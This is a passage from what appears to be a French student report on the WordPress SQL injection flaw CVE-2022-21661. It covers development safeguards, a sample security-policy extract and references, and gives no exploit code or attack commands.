Les mêmes éléments que la question précédente, avec d'autres pratiques pour éviter plus possiblement cette menace tel que mettre à jour régulièrement ces serveurs.

## **7 - S'il s'agit d'une faille issue d'un développement, indiquer ce qu'il aurait fallu mettre en place dans les équipes de développement pour limiter l'apparition d'une telle faille :**

Oui, la faille est issue d'un développeur, parce que le développeur n'avait pas prévu qu'un utilisateur pouvait suivre ce chemin pour en échapper du filtrage. Pour limiter l'apparition d'une telle faille, il fallait faire des révisions de code par l'équipe WordPress, et il y a aussi la possibilité d'utiliser les analyseurs de vulnérabilité d'application. Y'en a certaines qui sont spécialisées dans l'injection SQL tel que : [Synk](#), [Invicti](#), [SqlMap](#) ...

## **8 - De manière à mettre à jour la politique de sécurité des systèmes d'information, imaginer un contexte au sein d'une entreprise où cette faille pourrait être présente et rédiger un extrait de la PSSI (criticité de la faille, action préventive et curative, formation des utilisateurs à envisager, ...) :**

La CVE-2022-21661 est une faille qui concerne WordPress et qui pourra conduire à une fuite d'informations de base de données. Cette faille a un score 7.5 suivant la norme CVSS Score, ce qui est vraiment critique. Il est recommandé de mettre à jour régulièrement les serveurs, de mettre en place des superviseurs additionnelles pour vérifier si les serveurs subissent des requêtes malicieuses qui provoquent cette faille et de bannir automatiquement toute source douteuse, d'appliquer des abstractions Web pour filtrer les requêtes HTTPS de façon qu'il ne contiennent pas de caractères douteux ou de champs. Enfin, si la situation s'est aggravée et que le contrôle est totalement perdu, il est préférable d'éteindre le serveur temporairement et d'essayer de trouver une solution avant de rétablir le service.

## **9 - Pour cette faille proposer une expérimentation permettant de mettre en évidence la vulnérabilité et son exploitation :**

Il faut avoir [Docker](#) et [Docker-compose](#) installé sur ça machine, voir la section [Reproduction de la faille](#) ,

## Références

- [1] Wikipedia : Injection SQL  
[https://fr.wikipedia.org/wiki/Injection\\_SQL](https://fr.wikipedia.org/wiki/Injection_SQL)
- [2] SQL Injection in WordPress Core : CVE-2022-21661  
<https://stackdiary.com/sql-injection-in-wordpress-core-cve-2022-21661/>
- [3] CVE-2022-21661 : EXPOSING DATABASE INFO VIA WORDPRESS SQL INJECTION.  
<https://www.zerodayinitiative.com/blog/2022/1/18/cve-2021-21661-exposing-database-info-via-wordpress-sql-injection>
- [4] SQL Injection in WordPress core (CVE-2022-21661)  
<https://kiksecurity.com/blog/sql-injection-in-wordpress-core-cve-2022-21661/>